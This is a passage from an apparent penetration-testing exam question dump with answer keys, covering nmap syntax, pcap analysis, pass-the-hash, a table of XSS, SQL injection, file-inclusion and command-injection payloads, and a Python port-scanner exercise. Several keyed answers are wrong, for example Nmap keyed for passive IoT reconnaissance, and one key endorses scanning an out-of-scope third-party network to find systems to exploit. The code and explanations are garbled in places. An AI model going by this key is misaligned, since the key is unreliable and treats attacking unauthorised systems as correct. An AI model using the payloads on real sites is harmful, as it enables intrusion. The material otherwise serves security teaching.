B. ProxyChains
C. OWASPZAP
D. Empire

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://www.codeproject.com/Tips/634228/How-to-Use-Proxychains-Forwarding-Ports

QUESTION 127
A penetration tester received a .pcap file to look for credentials to use in an engagement.

Which of the following tools should the tester utilize to open and read the .pcap file?

A. Nmap
B. Wireshark
C. Metasploit
D. Netcat

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 128
A penetration tester has been given an assignment to attack a series of targets in the 192.168.1.0/24 range, triggering as few alarms and countermeasures as possible.
Which of the following Nmap scan syntaxes would BEST accomplish this objective?

A. nmap -sT -vvv -O 192.168.1.2/24 -PO
B. nmap -sV 192.168.1.2/24 -PO
C. nmap -sA -v -O 192.168.1.2/24
D. nmap -sS -O 192.168.1.2/24 -T1

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://nmap.org/book/man-port-scanning-techniques.html

QUESTION 129
A penetration tester has gained access to a network device that has a previously unknown IP range on an interface. Further research determines this is an always-on VPN tunnel to a third-party supplier.
Which of the following is the BEST action for the penetration tester to take?

A. Utilize the tunnel as a means of pivoting to other internal devices.
B. Disregard the IP range, as it is out of scope.
C. Stop the assessment and inform the emergency contact.
D. Scan the IP range for additional systems to exploit.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 130
A security company has been contracted to perform a scoped insider-threat assessment to try to gain access to the human resources server that houses PII and salary dat a. The penetration testers have been given an internal network starting position.
Which of the following actions, if performed, would be ethical within the scope of the assessment?

A. Exploiting a configuration weakness in the SQL database
B. Intercepting outbound TLS traffic
C. Gaining access to hosts by injecting malware into the enterprise-wide update server
D. Leveraging a vulnerability on the internal CA to issue fraudulent client certificates
E. Establishing and maintaining persistence on the domain controller

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 131
A penetration tester is able to capture the NTLM challenge-response traffic between a client and a server.
Which of the following can be done with the pcap to gain access to the server?

A. Perform vertical privilege escalation.
B. Replay the captured traffic to the server to recreate the session.
C. Use John the Ripper to crack the password.
D. Utilize a pass-the-hash attack.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 132
A penetration tester was able to gather MD5 hashes from a server and crack the hashes easily with rainbow tables.
Which of the following should be included as a recommendation in the remediation report?

A. Stronger algorithmic requirements
B. Access controls on the server
C. Encryption on the user passwords
D. A patch management program

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 133
A penetration tester found the following valid URL while doing a manual assessment of a web application: http://www.example.com/product.php?id=123987.
Which of the following automated tools would be best to use NEXT to try to identify a vulnerability in this URL?

A. SQLmap
B. Nessus
C. Nikto
D. DirBuster

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 134
A penetration tester is attempting to discover live hosts on a subnet quickly.
Which of the following commands will perform a ping scan?

A. nmap -sn 10.12.1.0/24

B. nmap -sV -A 10.12.1.0/24
C. nmap -Pn 10.12.1.0/24
D. nmap -sT -p- 10.12.1.0/24

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://www.tecmint.com/find-live-hosts-ip-addresses-on-linux-network/

QUESTION 135
Which of the following tools would be MOST useful in collecting vendor and other security-relevant information for IoT devices to support passive reconnaissance?

A. Shodan
B. Nmap
C. WebScarab-NG
D. Nessus

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 136
A company has hired a penetration tester to deploy and set up a rogue access point on the network.
Which of the following is the BEST tool to use to accomplish this goal?

A. Wireshark
B. Aircrack-ng
C. Kismet
D. Wifite

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://null-byte.wonderhowto.com/how-to/hack-wi-fi-stealing-wi-fi-passwords-withevil-twin-attack-0183880/

QUESTION 137
HOTSPOT
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious.
INSTRUCTIONS
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
item=widget';waitfor%20delay%20'00:00:20';--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
search=Bob"%3e%3cimg%20src%3da%20oneerror%3dalert(1)%3e	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
logfile=%2fetc%2fpasswd%00	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
site=www.exa'ping%20-c%2010%20localhost'mple.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
item=widget%20union%20select%20null,null,@@version;--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
item=widget'+convert(int,@@version)+'	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.


A.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
1. Reflected XSS - Input sanitization (<> ...)
2. Sql Injection Stacked - Parameterized Queries
3. DOM XSS - Input Sanitization (<> ...)
4. Local File Inclusion - sandbox req
5. Command Injection - sandbox req
6. SQLi union - paramtrized queries
7. SQLi error - paramtrized queries
8. Remote File Inclusion - sandbox
9. Command Injection - input saniti $
10. URL redirect - prevent external calls

QUESTION 138
SIMULATION
You are a penetration tester running port scans on a server.
INSTRUCTIONS
Part 1: Given the output, construct the command that was used to generate this output from the available options.
Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





A. See explanation below.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


Part 1 - nmap 192.168.2.2 -sV -O
Part 2 - Weak SMB file permissions

QUESTION 139
DRAG DROP
You are a penetration tester reviewing a client's website through a web browser.
INSTRUCTIONS
Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.15082669 63.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.|2=Account%20Type= Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmc sr=google|utmccn=(organic)|utm c...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1 .1508258019.1508266964.81ff3 4f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	☐	☐	☐ delete
__utma	36104370.911013732.15082669 63.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	☐	☐	☐ delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	☐	☐	☐ delete
__utmc	36104370	.comptia.o...	/	Session	14	☐	☐	☐ delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	☐	☐	☐ delete
__utmv	36104370.|2=Account%20Type= Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	☐	☐	☐ delete
__utmz	36104370.1508266963.1.1.utmc sr=google|utmccn=(organic)|utm c...	.comptia.o...	/	2018-04-1...	99	☐	☐	☐ delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1 .1508258019.1508266964.81ff3 4f7...	.comptia.o...	/	2019-10-1...	99	☐	☐	☐ delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	☐	☐	☐ delete

Select and Place:



Correct Answer:



Section: (none)
Explanation

Explanation/Reference:

QUESTION 140
DRAG DROP
During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.
INSTRUCTIONS
Analyze the code segments to determine which sections are needed to complete a port scanning script.
Drag the appropriate elements into the correct locations to complete the script.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Drag and Drop Options

```
def(_ports ):
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()
```

```
main scan(sys.argv[1], [PORTS])
```

```
ports scan(sys.argv[1], ports)
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()
```

```
[ports -> 21, ports -> 22]
```

```
#!/usr/bin/python
```

```
port = 121,221
```

```
#!/usr/bin/ruby
```

```
run_scan(sys.argv[1], ports)
```

```
#!/usr/bin/bash
```

Immutables

```
import socket
import sys
```

```
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

A.

Immutables

```
#!/usr/bin/python
```

```
import socket
import sys

ports = [21,22]

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP adderss. Exiting...')
        exit(1)
    else:
```

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference: